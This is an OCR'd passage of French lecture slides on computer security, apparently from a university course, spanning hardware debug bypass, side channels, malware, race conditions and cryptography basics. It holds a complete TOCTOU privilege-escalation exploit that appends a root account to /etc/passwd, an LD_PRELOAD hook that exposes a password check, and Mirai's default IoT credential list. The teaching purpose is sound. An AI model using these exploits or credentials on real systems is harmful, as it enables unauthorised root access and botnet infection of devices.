First 0x4 last 0x4 sector size 0x10000
   4
Erased 1 sectors
Writing to Flash...  9F040005 ... 9F050000 ...write addr: 9f040000
write addr: 9f050004
done
Protecting sectors 4..4 in bank 1
Protected 1 sectors
Protecting sectors 5..5 in bank 1
Protected 1 sectors
ath> reset
```

SÉCURITÉ MATÉRIELLE - INSTRUMENTATION D'INTERFACE DE DÉBOGAGE

HARDWARE DEBUGGERS
(JLINK EDU + STLINK V2)



SWD & JTAG DEBUGGER PINOUT



NRF51822 (QF) PINOUT

SÉCURITÉ MATÉRIELLE - INSTRUMENTATION D'INTERFACE DE DÉBOGAGE


```
$ sudo openocd -f interface/stlink.cfg -f target/nrf51.cfg

Open On-Chip Debugger 0.10.0-dev-00040-gd52070c (2015-11-01-10:42)
Licensed under GNU GPL v2
For bug reports, read
     http://openocd.org/doc/doxygen/bugs.html
Info : The selected transport took over low-level target control. The results
might differ compared to plain JTAG/SWD
adapter speed: 1000 kHz
Info : Listening on port 6666 for tcl connections
Info : Listening on port 4444 for telnet connections
Info : clock speed 1000 kHz
Info : SWD DPIDR 0x0bb11477
Info : nrf51.cpu: hardware has 4 breakpoints, 2 watchpoints
```

SÉCURITÉ MATÉRIELLE - COUTOURNEMENT DE PROTECTIONS ANTI-DEBOGAGE

Protection anti-debogage du nRF51

- Les fabricants verrouillent généralement les interfaces de débogage afin d'empêcher l'extraction du micro-logiciel (firmware).
- Il est parfois possible d'exploiter des vulnérabilités pour contourner la protection anti-débogage.
- La protection anti-débogage du système sur puce nRF51 présente une faille logicielle :
  - La protection prévient l'accès à la mémoire, mais autorise la manipulation des registres du processeur.
  - **Recherche d'un gadget de lecture mémoire:** Incrémentation du compteur de programme (PC) jusqu'à ce qu'il pointe vers une instruction de chargement mémoire.
  - **Adaptation des registres:** Sélection de valeurs adaptées dans les registres pour lire une adresse mémoire spécifique.
  - **Extraction de la mémoire:** Détournement de l'instruction comme un gadget pour lire la mémoire mot par mot.


SÉCURITÉ MATÉRIELLE - COUTOURNEMENT DE PROTECTIONS ANTI-DEBOGAGE



Protection anti-debogage du nRF52

- La génération suivante de système sur puce nRF52 n'est plus vulnérable à une attaque logicielle, mais à une attaque par injection de faute via l'alimentation.
- La configuration de la protection anti-débogage est réalisée au démarrage du système sur la base de la valeur d'un registre APPPROTECT stocké dans la mémoire non volatile.
- Au démarrage, la valeur du bit APPPROTECT va transiter sur un bus entre le contrôleur de mémoire non volatile (NVMC) et le composant de débogage AHB-AP.
- Une injection de faute sur la ligne d'alimentation du CPU (DEC1) permet de corrompre la valeur de l'APPROTECT et d'empêcher l'activation de la protection.

SÉCURITÉ MATÉRIELLE - COUTOURNEMENT DE PROTECTIONS ANTI-DEBOGAGE




SÉCURITÉ MATÉRIELLE - ATTAQUES PAR CANAUX AUXILIAIRES

Attaques par canaux auxiliaires

Les attaque par canaux auxiliaires sont une famille d'attaques consistant à extraire une information par la récupération et l'interprétation de signaux émis « involontairement » par un système.

Exemple: déterminer si l'ampoule présente dans une pièce était précédemment allumée ou éteinte.
→ La température constitue un canal auxiliaire permettant de déterminer indirectement l'état de l'ampoule.




SÉCURITÉ MATÉRIELLE - ATTAQUES PAR CANAUX AUXILIAIRES

Exemple de canaux de fuite

- Consommation de courant d'alimentation
  - **Analyse de trace simple**: Simple Power Analysis
  - **Analyse de trace différentielle**: Differential Power Analysis
- Émanations électro-magnétiques
- État des caches
- Température
- ...

Extraction de clé de chiffrement



Get Your Hands Off My Laptop: Physical Side-Channel Key-Extraction Attacks on PCs

SÉCURITÉ MATÉRIELLE - ATTAQUES PAR CANAUX AUXILIAIRES

Get Your Hands Off My Laptop: Physical Side-Channel Key-Extraction Attacks on PCs

Daniel Genkin[1,2], Itamar Pipman[2], and Eran Tromer[2]


[1] Technion
danielg3@cs.technion.ac.il
[2] Tel Aviv University
{itamarpi,tromer}@tau.ac.il


Abstract. We demonstrate physical side-channel attacks on a popular software implementation of RSA and ElGamal, running on laptop computers. Our attacks use novel side channels, based on the observation that the "ground" electric potential, in many computers, fluctuates in a computation-dependent way. An attacker can measure this signal by touching exposed metal on the computer's chassis with a plain wire, or even with a bare hand. The signal can also be measured at the remote end of Ethernet, VGA or USB cables.

SÉCURITÉ MATÉRIELLE - TEMPEST

Attaque TEMPEST

Attaque de reconstruction de l'affichage d'un écran à partir des émanations électromagnétiques émis par la connectique VGA ou HDMI.






SÉCURITÉ MATÉRIELLE - SCREAMING CHANNELS

Attaque Screaming Channels

Vecteur d'attaque émergent permettant d'exploiter les émanations électromagnétiques à longue distance (de l'ordre de plusieurs mètres), en raison de l'intermodulation du signal de fuite avec la porteuse émise par l'émetteur-récepteur radio sur certains systèmes sur puces embarquant composants numériques (CPU) et composants analogiques (composants radios).

- **Identifié sur les puces Bluetooth nRF52 de Nordic Semiconductor**






Figure 8. Third-order intermodulation product at 2.496 GHz between the 32 MHz CPU sub-clock and the 2.4 GHz carrier.

SÉCURITÉ LOGICIELLE - CATÉGORIES D'ATTAQUES

Logiciels malveillants

Malware / maliciels : rootkits, zombies, ...

- Furtivité (stealth)
- Escalade de privilèges (jusqu'à root)
- Installation de portes dérobées, de bombes logiques, de spyware, . . .

Portes dérobées

Trapdoors / Backdoors: contourner les mécanismes de protection (authentification, autorisation)

- Comprend les *rootkits:*
  - Utilisation d'une porte dérobée pour devenir root (escalade de privilège)
  - Modification du noyau, appels systèmes ou commandes (ps, w, netstat, . . .)
  - Installation d'une porte dérobée pour un accès plus facile (ex. à distance)
  - Installation de logiciels malveillants, invisibles au niveau utilisateur

SÉCURITÉ LOGICIELLE - HOOKING DE LIBRAIRIE (LD_PRELOAD)

LD_PRELOAD

> Variable d'environnement permettant de spécifier une librairie partagée chargée au démarrage du programme, avant les autres librairies (telles que la libc).

Programme d'exemple:

```c
#include <stdio.h>
#include <string.h>
#include <unistd.h>

#define PASSWORD "let-me-in"
#define MAXBUFF 1024

int main() {
  char buffer[MAXBUFF];
  char *msg="Please enter password:\t";
  char *p=PASSWORD;
  printf(msg);
  fgets(buffer,255,stdin);
  if (strncmp(p,buffer,strlen(p))==0) {
    printf("Success!\n");
    return 0;
  }
  printf("Wrong password!\n");
  return 0;
}
```

```
$ gcc password.c -o password
```

Librairie d'instrumentation:

```c
#include <stdio.h>
#include <string.h>


int strncmp(const char *s1, const char *s2, size_t n) {
  printf("strncmp arguments: %s and %s - size: %d\n", s1, s2, n);
}
```

```
$ gcc malicious_lib.c -fPIC -shared -o malicious_lib.so
$ export LD_PRELOAD=$(realpath malicious_lib.so)
$ ./password
Please enter password:  test
strncmp arguments: let-me-in and test - size: 9
Wrong password!
```


SÉCURITÉ LOGICIELLE - SITUATION DE COMPÉTITION

Situation de compétition

Une situation de compétition (race condition) survient lorsque plusieurs acteurs tentent d'accéder à la même ressource partagée et qu'au moins l'un d'entre eux est susceptible de modifier son état. Dans certaines conditions, cela peut mener à une vulnérabilité exploitable.

Time Of Check, Time Of Use (TOCTOU)

Classe de bug logiciel lié à une situation de compétition impliquant la vérification de l'état d'une partie du système (*check*) et l'utilisation du résultat de cette vérification (*use*).



SÉCURITÉ LOGICIELLE - SITUATION DE COMPÉTITION

Exemple d'escalade de privilège par exploitation d'une vulnérabilité TOCTOU

```c
#include <stdio.h>
#include <string.h>
#include <unistd.h>

int main()
{
  char * fn = "temp_file";
  char buffer[60];
  FILE *fp;

  scanf("%50s", buffer );
  if(!access(fn, W_OK)){
    sleep(1);
    fp = fopen(fn, "a+");
    fwrite("\n", sizeof(char), 1, fp);
    fwrite(buffer, sizeof(char), strlen(buffer), fp);
    fclose(fp);
  }
  else printf("No permission \n");
  return 0;
}
```

```
$ gcc vuln.c -o vuln
$ sudo chown root:root vuln
$ sudo chmod +s vuln
```

```
#!/bin/bash

init_size=$(stat -c %s /etc/passwd)
while test $(stat -c %s /etc/passwd) -eq $init_size; do
  touch temp_file
  rm -f temp_file
  ln -s /etc/passwd temp_file
  rm -f temp_file
done


echo "[i] Success !"
echo "=> Content of /etc/passwd:"
cat /etc/passwd
```

```
$ mkpasswd -m MD5 toor
$1$psIy4YAm$n8mCFgYu.HBCnqpo1TSkc0
$ chmod +x race.sh
```

```
$ while true; do echo 'toor:$1$psIy4YAm$n8mCFgYu.HBCnqpo1TSkc0:0:0:root:/root:/bin/bash' | ./vuln; done
```

```
$ ./race.sh
[i] Success !
=> Content of /etc/passwd:
root:x:0:0:Super User:/root:/bin/bash
[...]
toor:$1$psIy4YAm$n8mCFgYu.HBCnqpo1TSkc0:0:0:root:/root:/bin/bash
```

SÉCURITÉ LOGICIELLE - DÉFINITIONS

Bombe logique

Déclencher des dégâts sur un événement particulier.

Cheval de troie

Fonction illicite cachée dans un programme apparemment bénin.

Virus

Segment de code qui, lorsqu'il est exécuté, se reproduit en s'attachant à un autre programme (système ou application), éventuellement porteur d'une bombe logique.

Ver

Programme autonome, capable de se répliquer et de se propager, éventuellement porteur d’une bombe logique.

SÉCURITÉ LOGICIELLE - VER MIRAI

Extrait du code du ver IoT MIRAI

Extrait du mécanisme de propagation du ver Mirai, par l'intermédiaire d'identifiants par défaut d'équipements IoT grand public (caméras, routeurs, ...).

```
// Set up passwords
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);          // root     xc3511
add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);               // root     vizxv
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);               // root     admin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);           // admin    admin
add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);           // root     888888
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);       // root     xmhdipc
add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5);       // root     default
add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5);   // root     juantech
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5);           // root     123456
add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5);               // root     54321
add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5);  // support  support
add_auth_entry("\x50\x4D\x4D\x56", "", 4);                                   // root     (none)
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4);  // admin    password
add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4);                   // root     root
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4);               // root     12345
add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3);                   // user     user
add_auth_entry("\x43\x46\x4F\x4B\x4C", "", 3);                               // admin    (none)
add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51", 3);                   // root     pass
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C\x13\x10\x11\x16", 3);  // admin    admin1234
```

Équipements ciblés

Liste d'équipements ciblés par le ver Mirai.

Username/Password	Manufacturer	Link to supporting evidence
admin/123456	ACTi IP Camera	https://ipvm.com/reports/ip-cameras-default-passwords-directory
root/anko	ANKO Products DVR	http://www.cctvforum.com/viewtopic.php?f=3&t=44250
root/pass	Axis IP Camera, et. al	http://www.cleancss.com/router-default/Axis/0543-001
root/vizxv	Dahua Camera	http://www.cam-it.org/index.php?topic=5192.0
root/888888	Dahua DVR	http://www.cam-it.org/index.php?topic=5035.0
root/666666	Dahua DVR	http://www.cam-it.org/index.php?topic=5035.0
root/7ujMko0vizxv	Dahua IP Camera	http://www.cam-it.org/index.php?topic=9396.0
root/7ujMko0admin	Dahua IP Camera	http://www.cam-it.org/index.php?topic=9396.0
666666/666666	Dahua IP Camera	http://www.cleancss.com/router-default/Dahua/DH-IPC-HDW4300C
root/dreambox	Dreambox TV receiver	https://www.satellites.co.uk/forums/threads/reset-root-password-plugin.101146/
root/zlxx	EV ZLX Two-way Speaker?	?
root/juantech	Guangzhou Juan Optical	https://news.ycombinator.com/item?id=11114012
root/xc3511	H.264 - Chinese DVR	http://www.cctvforum.com/viewtopic.php?f=56&t=34930&start=15
root/hi3518	HiSilicon IP Camera	https://acassis.wordpress.com/2014/08/10/i-got-a-new-hi3518-ip-camera-modules/
root/klv123	HiSilicon IP Camera	https://gist.github.com/gabonator/74cdd6ab4f733ff047356198c781f27d
root/klv1234	HiSilicon IP Camera	https://gist.github.com/gabonator/74cdd6ab4f733ff047356198c781f27d
root/jvbzd	HiSilicon IP Camera	https://gist.github.com/gabonator/74cdd6ab4f733ff047356198c781f27d
root/admin	IPX-DDK Network Camera	http://www.ipxinc.com/products/cameras-and-video-servers/network-cameras/
root/system	IQinVision Cameras, et. al	https://ipvm.com/reports/ip-cameras-default-passwords-directory
admin/meinsm	Mobotix Network Camera	http://www.forum.use-ip.co.uk/threads/mobotix-default-password.76/
root/54321	Packet8 VOIP Phone, et. al	http://webcache.googleusercontent.com/search?q=cache:W1phozQZURUJ:community.freepbx.org/t/packet8-atas-phones/411
root/00000000	Panasonic Printer	https://www.experts-exchange.com/questions/26194395/Default-User-Password-for-Panasonic-DP-C405-Web-Interface.html
root/realtek	RealTek Routers	
admin/1111111	Samsung IP Camera	https://ipvm.com/reports/ip-cameras-default-passwords-directory
root/xmhdipc	Shenzhen Anran Security Camera	https://www.amazon.com/MegaPixel-Wireless-Network-Surveillance-Camera/product-reviews/B00EB6FNDI
admin/smcadmin	SMC Routers	http://www.cleancss.com/router-default/SMC/ROUTER
root/ikwb	Toshiba Network Camera	http://faq.surveillixdvrsupport.com/index.php?action=artikel&cat=4&id=8&artlang=en
ubnt/ubnt	Ubiquiti AirOS Router	http://setuprouter.com/router/ubiquiti/airos-airgrid-m5hp/login.htm
supervisor/supervisor	VideoIQ	https://ipvm.com/reports/ip-cameras-default-passwords-directory
root/<none>	Vivotek IP Camera	https://ipvm.com/reports/ip-cameras-default-passwords-directory
admin/1111	Xerox printers, et. al	https://atyourservice.blogs.xerox.com/2012/08/28/logging-in-as-system-administrator-on-your-xerox-printer/
root/Zte521	ZTE Router	http://www.ironbugs.com/2016/02/hack-and-patch-your-zte-f660-routers.html

SÉCURITÉ DES RÉSEAUX : CATÉGORIES D'ATTAQUES


Primitives

Primitives de base des attaques réseaux

La plupart des attaques réseaux peuvent être considérées comme une combinaison de ces trois primitives.

Modèle en couche

Classification des attaques sur les différentes couches réseaux (simplifiée)



LES DÉFENSES

LES DÉFENSES - LA CRYPTOGRAPHIE

Terminologie

- **Cryptologie = Cryptographie + Cryptanalyse**
  - **Cryptographie**: du grec *kruptos* (caché) et *graphein* (écrire) → écrire des messages incompréhensibles par des tiers
  - **Cryptanalyse**: découvrir le(s) secret(s), décrypter
- **À ne pas confondre avec steganographie**
  - Du grec *stegano* (dissimuler)
  - Encre sympathique
  - Filigranes (tatouages)
- **Chiffré, chiffrement (pas chiffrage ni cryptage), déchiffrement, clair, cryptogramme**

Propriétés couvertes par la cryptographie

- **Confidentialité** de l'information
  - Exemple: écoute passive
- **Intégrité** / **authenticité** de l'information
  - Exemple: homme du milieu
- **Authentification** des entités
  - Exemple: déguisement / usurpation d'identité
- **Non-répudiation** d'origine et de destination
  - Exemple: preuves, matériel juridique

LES DÉFENSES - LA CRYPTOGRAPHIE

Définitions fondamentales et notations:

Clair - $m \in M$

Message non chiffré, l'information est accessible.

Chiffré - $c \in C$

Message chiffré (ou cryptogramme), l'information n'est pas accessible.

Clé - $k \in K$

Secret indispensable pour transformer un clair en chiffré ou un chiffré en clair. On parle respectivement de **clé de chiffrement** et de **clé de déchiffrement**.

LES DÉFENSES - LA CRYPTOGRAPHIE

Définitions fondamentales et notations:

Générateur de clé

Génération des clés de chiffrement ou de déchiffrement.

Chiffrement - *{} ou E()*

